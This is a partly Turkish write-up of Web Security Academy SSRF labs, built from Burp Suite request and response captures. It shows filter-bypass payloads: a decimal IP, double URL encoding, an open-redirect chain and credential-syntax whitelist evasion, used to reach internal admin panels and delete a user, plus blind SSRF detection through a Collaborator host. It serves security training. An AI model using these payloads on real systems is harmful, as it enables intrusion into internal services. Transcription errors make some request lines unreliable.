Cookie: session=5m0RpVUhcmHMSquyxHbhm3Pu84h8eTV
Content-Length: 27
Sec-Ch-Ua: "(Not(A:Brand);v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: /*
Origin: https://ac691f6f1e3744a4c0e3291d005c0047.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac691f6f1e3744a4c0e3291d005c0047.web-security-academy.net/product?product_id=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
stockApi=http://2130706433/
```

İlk korumayı atlattık 127.0.0.1 i decimal kodlamışlar

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 POST /product/stock HTTP/1.1
2 Host: ac651ff1e3744a4c0e3291d005c0047.web-security-academy.net
3 Cookie: session=9m0RpVUhcmHHSqwyxHbhm3PuA84h0eTV
4 Content-Length: 32
5 Sec-Ch-Ua: "(Not A;Brand";v="8", "Chromium";v="85"
6 Sec-Ch-Ua-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.73 Safari/537.36
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: "*"
11 Origin: https://ac651ff1e3744a4c0e3291d005c0047.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac651ff1e3744a4c0e3291d005c0047.web-security-academy.net/product?product_id=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
18 Connection: close
19
20 stockApi=http://2130706433/admin

```

Response

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"

```

Bakıyorum tekrar koruma var

admin

%61%64%6d%69%6e

%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65

admini 2 defa url encoda sokuyorum en sonuncusunu alıyorum en mantıklı kombinasyon bu.

stockApi=<http://2130706433/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65/delete?user=carlos>

bununla çözülüyor.

#### Lab 4: SSRF with filter bypass via open redirection vulnerability

##### PRACTITIONER

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://192.168.0.12:8080/admin> and delete the user carlos.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

##### [Access the lab](#)

##### Solution

- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
- Try tampering with the stockApi parameter and observe that it isn't possible to make the server issue the request directly to a different host.
- Click "next product" and observe that the path parameter is placed into the Location header of a redirection response, resulting in an open redirection.
- Create a URL that exploits the open redirection vulnerability, and redirects to the admin interface, and feed this into the stockApi parameter on the stock checker:

/product/nextProduct?path=http://192.168.0.12:8080/admin

- Observe that the stock checker follows the redirection and shows you the admin page.
- Amend the path to delete the target user:

/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos

## Original request:

**Request**

Pretty	Raw	Hex
1 POST /product/stock HTTP/1.1 2 Host: Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net 3 Cookie: session=7kduP0OLICK7zVsFtElRDIj1HrxaxMVX; session=NL25uEuovIzQNHo5p8H1jbVg2oR0nzz 4 Content-Length: 65 5 Sec-Ch-Ua: "-Not,A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 stockApi=\$2rproduct\$2fstock\$2fcheck\$3fproductId\$3d1\$26storeId\$3d1		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Set-Cookie: session=vZqYpIXpH29cZM5bBAAESJPyouLAoH27; Secure; HttpOnly; SameSite=None 4 Connection: close 5 Content-Length: 3 6 7 828			

As we can see url encoding is required:

**Request**

Pretty	Raw	Hex
1 POST /product/stock HTTP/1.1 2 Host: Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net 3 Cookie: session=7kduP0OLICK7zVsFtElRDIj1HrxaxMVX; session=NL25uEuovIzQNHo5p8H1jbVg2oR0nzz 4 Content-Length: 51 5 Sec-Ch-Ua: "-Not,A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 18 Connection: close 19 20 stockApi=/product/stock/check?productId=1 &storeId=1		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 Set-Cookie: session=ElB FooJwLspcxtqE78e0EVXZjs6KomD; Secure; HttpOnly; SameSite=None 4 Connection: close 5 Content-Length: 19 6 7 "Missing parameter"			

There is a redirection on the next product feature:

**Request**

Pretty	Raw	Hex
1 GET /product/nextProduct ?currentProductId=1&path=/product?productId=2 HTTP/1.1 2 Host: Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net 3 Cookie: session=ddAmG5J5UxABTVNs74V1gJg8oH; session=NL25uEuovIzQNHo5p8H1jbVg2oR0nzz 4 Sec-Ch-Ua: "-Not,A/Brand";v="8", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1 15 Accept-Encoding: gzip, deflate 16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 17 Connection: close 18 19		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 302 Found 2 Location: /product?productId=2 3 Connection: close 4 Content-Length: 0 5 6			

Redirection testing with different path:

**Request**

Pretty	Raw	Hex
1 GET /product/nextProduct ?currentProductId=1&path=https://www.google.com HTTP/1.1 2 Host: Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net 3 Cookie: session=ddAmG5J5UxABTVNs74V1gJg8oH; session=NL25uEuovIzQNHo5p8H1jbVg2oR0nzz 4 Sec-Ch-Ua: "-Not,A/Brand";v="8", "Chromium";v="102" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1 15 Accept-Encoding: gzip, deflate 16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7 17 Connection: close 18 19		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 302 Found 2 Location: https://www.google.com 3 Connection: close 4 Content-Length: 0 5 6			

Reaching to admin panel by changing the path:

Request

```
POST /product/stock HTTP/1.1
Host: Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
Cookie: session=7kduFOOLRICK7svsPtElRDj1lHrxamVX ; session=NL25uEuovIzQNHo5pz8HljbVg2o0Onzz
Content-Length: 96
Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.7
Connection: close
stockApi=/product/nextProduct?currentProductId=3d1%26path%3dhttp%3a//192.168.0.12%3a8080/admin
```

Response

```
</a>
<p>
</p>
</p>
<a href="/my-account">
    My account
</a>
<p>
</p>
</section>
</header>
<header class="notification-header">
</header>
<section>
<h1>
    Users
</h1>
<div>
    <span>
        carlos -
    </span>
    <a href="https://192.168.0.12:8080/admin/delete?username=carlos">
        Delete
    </a>
</div>
```

Now delete the Carlos :

Request

```
POST /product/stock HTTP/1.1
Host: Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
Cookie: session=7kduFOOLRICK7svsPtElRDj1lHrxamVX ; session=NL25uEuovIzQNHo5pz8HljbVg2o0Onzz
Content-Length: 119
Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://Oabb00e204ba2c30c03cd4e400e500e3.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.7
Connection: close
stockApi=/product/nextProduct?currentProductId=3d1%26path%3dhttp%3a//192.168.0.12%3a8080/admin?username=carlos
```

Response

```
SSRF with filter bypass via open redirection vulnerability
WebSecurity Academy
User deleted successfully!
Home | Admin panel | My account
Users
Wiener - Delete
```

## Lab 5: Blind SSRF with out-of-band detection

### PRACTITIONER

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

### [Access the lab](#)

### Solution

- In [Burp Suite Professional](#), go to the Burp menu and launch the [Burp Collaborator client](#).
- Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
- Visit a product, intercept the request in Burp Suite, and send it to Burp Repeater.
- Change the Referer header to use the generated Burp Collaborator domain in place of the original domain. Send the request.
- Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
- You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

## Original request:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /product?productId=1				1 HTTP/1.1 200 OK			
2 Host : 0a4300a303fb2110c0cff8f00ae00f7.web-security-academy.net				2 Content-Type : text/html; charset=utf-8			
3 Cookie : session=JTVUvdx94xz03sCQ81C4KsU3hCpBBlJ				3 Connection : close			
4 Sec-Ch-Ua : "Not/A/Brand";v="8", "Chromium";v="102"				4 Content-Length : 5880			
5 Sec-Ch-Ua-Mobile : ?0				5			
6 Sec-Ch-Ua-Platform : "Windows"				6 <!DOCTYPE html>			
7 Upgrade-Insecure-Requests : 1				7 <html>			
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				8 <head>			
Chrome/102.0.5005.63 Safari/537.36				9 <link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet">			
9 Accept :				10 <link href=/resources/css/labsCommerce.css rel="stylesheet">			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9				11 <title>			
10 Sec-Fetch-Site : same-origin				12 &#66;&#108;&#105;&#110;&#100;&#32;&#83;&#03;&#80;&#70;&#32;&#119;&#105;&#116;&#104;&#32;&#111;&#117;			
11 Sec-Fetch-Mode : navigate				13 &#111;&#45;&#111;&#102;&#45;&#98;&#97;&#110;&#32;&#100;&#101;&#116;&#101;&#99;&#116;&#105;&#111;			
12 Sec-Fetch-User : ?1				14 </title>			
13 Sec-Fetch-Dest : document				15 <body>			
14 Referer : https://0a4300a303fb2110c0cff8f00ae00f7.web-security-academy.net/				16 <script src=/resources/labheader/js/labHeader.js>			
15 Accept-Encoding : gzip, deflate				17 <div id="academyLabHeader">			
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7				<section class='academyLabBanner' is-solved='>			
17 Connection : close				<div class=container>			
18							
19							

Referer changed with burp collaborator client:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /product?productId=1				1 HTTP/1.1 200 OK			
2 Host : 0a4300a303fb2110c0cff8f00ae00f7.web-security-academy.net				2 Content-Type : text/html; charset=utf-8			
3 Cookie : session=JTVUvdx94xz03sCQ81C4KsU3hCpBBlJ				3 Connection : close			
4 Sec-Ch-Ua : "Not/A/Brand";v="8", "Chromium";v="102"				4 Content-Length : 3977			
5 Sec-Ch-Ua-Mobile : ?0				5			
6 Sec-Ch-Ua-Platform : "Windows"				6 <!DOCTYPE html>			
7 Upgrade-Insecure-Requests : 1				7 <html>			
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36				8 <head>			
9 Accept :				9 <link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet">			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9				10 <link href=/resources/css/labsCommerce.css rel="stylesheet">			
10 Sec-Fetch-Site : same-origin				11 <title>			
11 Sec-Fetch-Mode : navigate				12 </title>			
12 Sec-Fetch-User : ?1				13 <body>			
13 Sec-Fetch-Dest : document				14 <script src=/resources/labheader/js/labHeader.js>			
14 Referer : http://xmngmijetj7scdr32exwyys9jfa3.oastify.com				15 <div id="academyLabHeader">			
15 Accept-Encoding : gzip, deflate				<section class='academyLabBanner' is-solved='>			
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7				<div class=container>			
17 Connection : close				<div class=logos>			
18				</div>			
19				<div class=title-container>			
				<h2>			
				Blind SSRF with out-of-band detection			
				</h2>			
				<a class=link-back href=https://portswigger.net/web-security/backends; onclick=alert(document.cookie);>			
				<svg version=1.1 id=layer_1 xmlns=http://www.w3.org/2000/svg>			
				viewBox=0 0 28 30 enable-background='new 0 0 28 30'			
				<p>			
				<polygon points='1.4,0 0,1.2 12,6,15 0,28.8 1.4,3			
				</polygon>			
				<polygon points='14.3,0 12.6,1.2 25.6,15 12.6,28.8			
				</polygon>			
				</g>			
				</svg>			
				</a>			
				</div>			
				<div class=widgetcontainer-lab-status is-notsolved='>			

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard  Include Collaborator serv

Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload
1	2022-Ägu-13 16:16:32 UTC	DNS	xmngmijetj7scdr32exwyys9jfa3z
2	2022-Ägu-13 16:16:32 UTC	DNS	xmngmijetj7scdr32exwyys9jfa3z
3	2022-Ägu-13 16:16:32 UTC	HTTP	xmngmijetj7scdr32exwyys9jfa3z

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
1	GET /	xmngmijetj7scdr32exwyys9jfa3z
2	Host : xmngmijetj7scdr32exwyys9jfa3.oastify.com	
3	Accept-Encoding : gzip	

## Lab 6: SSRF with whitelist-based input filter

### EXPERT

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at <http://localhost/admin> and delete the user carlos.

The developer has deployed an anti-SSRF defense you will need to bypass.

### [Access the lab](#)

### Solution

- Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
- Change the URL in the stockApi parameter to <http://127.0.0.1/> and observe that the application is parsing the URL, extracting the hostname, and validating it against a whitelist.
- Change the URL to <http://username@stock.weliketoshop.net/> and observe that this is accepted, indicating that the URL parser supports embedded credentials.
- Append a # to the username and observe that the URL is now rejected.
- Double-URL encode the # to %2523 and observe the extremely suspicious "Internal Server Error" response, indicating that the server may have attempted to connect to "username".
- To access the admin interface and delete the target user, change the URL to:

<http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos>

Send Cancel < > Target: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net D HTTP/1

**Request**

Pretty Raw Hex

```

1 POST /product/stock HTTP/1.1
2 Host: 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
3 Cookie: session=M4ItEdnFoKYyjVNRRZLPSKIMabeHbf
4 Content-Length: 107
5 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */
11 Origin: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20 stockApi =
  http://A#F#stock.weliketoshop.net$3A$0$0$2Fproduct$2Fstock$2Fcheck$3FproductId$3D1$26storeId$3D1

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 3
5
6 976

```

Send Cancel < > Target: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net D HTTP/1

**Request**

Pretty Raw Hex

```

1 POST /product/stock HTTP/1.1
2 Host: 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
3 Cookie: session=M4ItEdnFoKYyjVNRRZLPSKIMabeHbf
4 Content-Length: 26
5 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */
11 Origin: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20 stockApi=http://127.0.0.1/

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 58
5
6 "External stock check host must be stock.weliketoshop.net"

```

Send Cancel < > Target: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net D HTTP/1

**Request**

Pretty Raw Hex


```

1 POST /product/stock HTTP/1.1
2 Host: 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
3 Cookie: session=M4ItEdnFoKYyjVNRRZLPSKIMabeHbf
4 Content-Length: 48
5 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */
11 Origin: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20 stockApi=http://username@stock.weliketoshop.net/

```

**Response**

Pretty Raw Hex Render

**Web Security Academy**  SSRF with whitelist-based input filter

[Back to lab home](#) [Back to lab description](#)

**Internal Server Error**  
Could not connect to external stock check service

Send Cancel < > Target: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net D HTTP/1

**Request**

Pretty Raw Hex

```

1 POST /product/stock HTTP/1.1
2 Host: 0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
3 Cookie: session=M4ItEdnFoKYyjVNRRZLPSKIMabeHbf
4 Content-Length: 49
5 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile: ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Sec-Ch-Ua-Platform: "Windows"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */
11 Origin: https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20 stockApi=http://username@stock.weliketoshop.net/

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 58
5
6 "External stock check host must be stock.weliketoshop.net"

```

**Request**

Pretty Raw Hex

```

1 POST /product/stock HTTP/1.1
2 Host: Oa1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
3 Cookie: session=Mk4ItBdRnP0KyyVNRRELPISKIMabeHbf
4 Content-Length : 53
5 Sec-Ch-Ua : "Not.A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept: /*
11 Origin: https://Oa1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
12 Accept-Encoding: gzip, deflate
13 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
14 Connection: close
15
16 stockApi=http://username%2523@stock.weliketoshop.net/

```

**Response**

Pretty Raw Hex Render

# Web Security Academy

SSRF with whitelist-based input filter

[Back to lab home](#)

Back to lab description >>

**Internal Server Error**

Could not connect to external stock check service

**Request**

Pretty Raw Hex

```

1 POST /product/stock HTTP/1.1
2 Host: Oa1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
3 Cookie: session=Mk4ItBdRnP0KyyVNRRELPISKIMabeHbf
4 Content-Length : 54
5 Sec-Ch-Ua : "Not.A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept: /*
11 Origin: https://Oa1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
https://Oa1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20 stockApi=http://localhost %2523@stock.weliketoshop.net/

```

**Response**

Pretty Raw Hex Render

```

34 <p>
35     Not solved
36 <span class="lab-status-icon" >
37     </span>
38 </div>
39 </section>
40 </div>
41 <div theme="ecommerce">
42     <section class="maincontainer">
43         <div class="container">
44             <header class="navigation-header">
45                 <section class="top-links">
46                     <a href="/">Home
47             </a>
48             <p>
49                 |
50             </p>
51             <a href="/admin">
52                 Admin panel
53             </a>
54             <p>
55                 |
56             </p>
57             <a href="/my-account">
58

```

**Request**

Pretty Raw Hex

```

1 POST /product/stock HTTP/1.1
2 Host: Oa1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
3 Cookie: session=Mk4ItBdRnP0KyyVNRRELPISKIMabeHbf
4 Content-Length : 85
5 Sec-Ch-Ua : "Not.A/Brand";v="0", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
8 Sec-Ch-Ua-Platform : "Windows"
9 Content-Type : application/x-www-form-urlencoded
10 Accept: /*
11 Origin: https://Oa1100eb03a2a4cec07f4bbd00690016.web-security-academy.net
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : cors
14 Sec-Fetch-Dest : empty
15 Referer :
https://Oa1100eb03a2a4cec07f4bbd00690016.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20 stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=0Pf5eNOQ3JrofZ17IZHS1YANgjxfTr8O ; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 0
6
7

```

## ALL STEPS

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1

stockApi=http://stock.weliketoshop.net

stockApi=http://username@stock.weliketoshop.net

stockApi=http://username#@stock.weliketoshop.net

stockApi=http://username%23@stock.weliketoshop.net

stockApi=http://username%2523@stock.weliketoshop.net

stockApi=http://localhost%2523@stock.weliketoshop.net

stockApi=http://localhost%2523@stock.weliketoshop.net/admin

stockApi=http://localhost%2523@stock.weliketoshop.net/admin/delete?username=Carlos

## Lab 7: Blind SSRF with Shellshock exploitation

### EXPERT

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to perform a [blind SSRF](#) attack against an internal server in the 192.168.0.X range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

### [Access the lab](#)

### Solution

1. In [Burp Suite Professional](#), install the "Collaborator Everywhere" extension from the BApp Store.
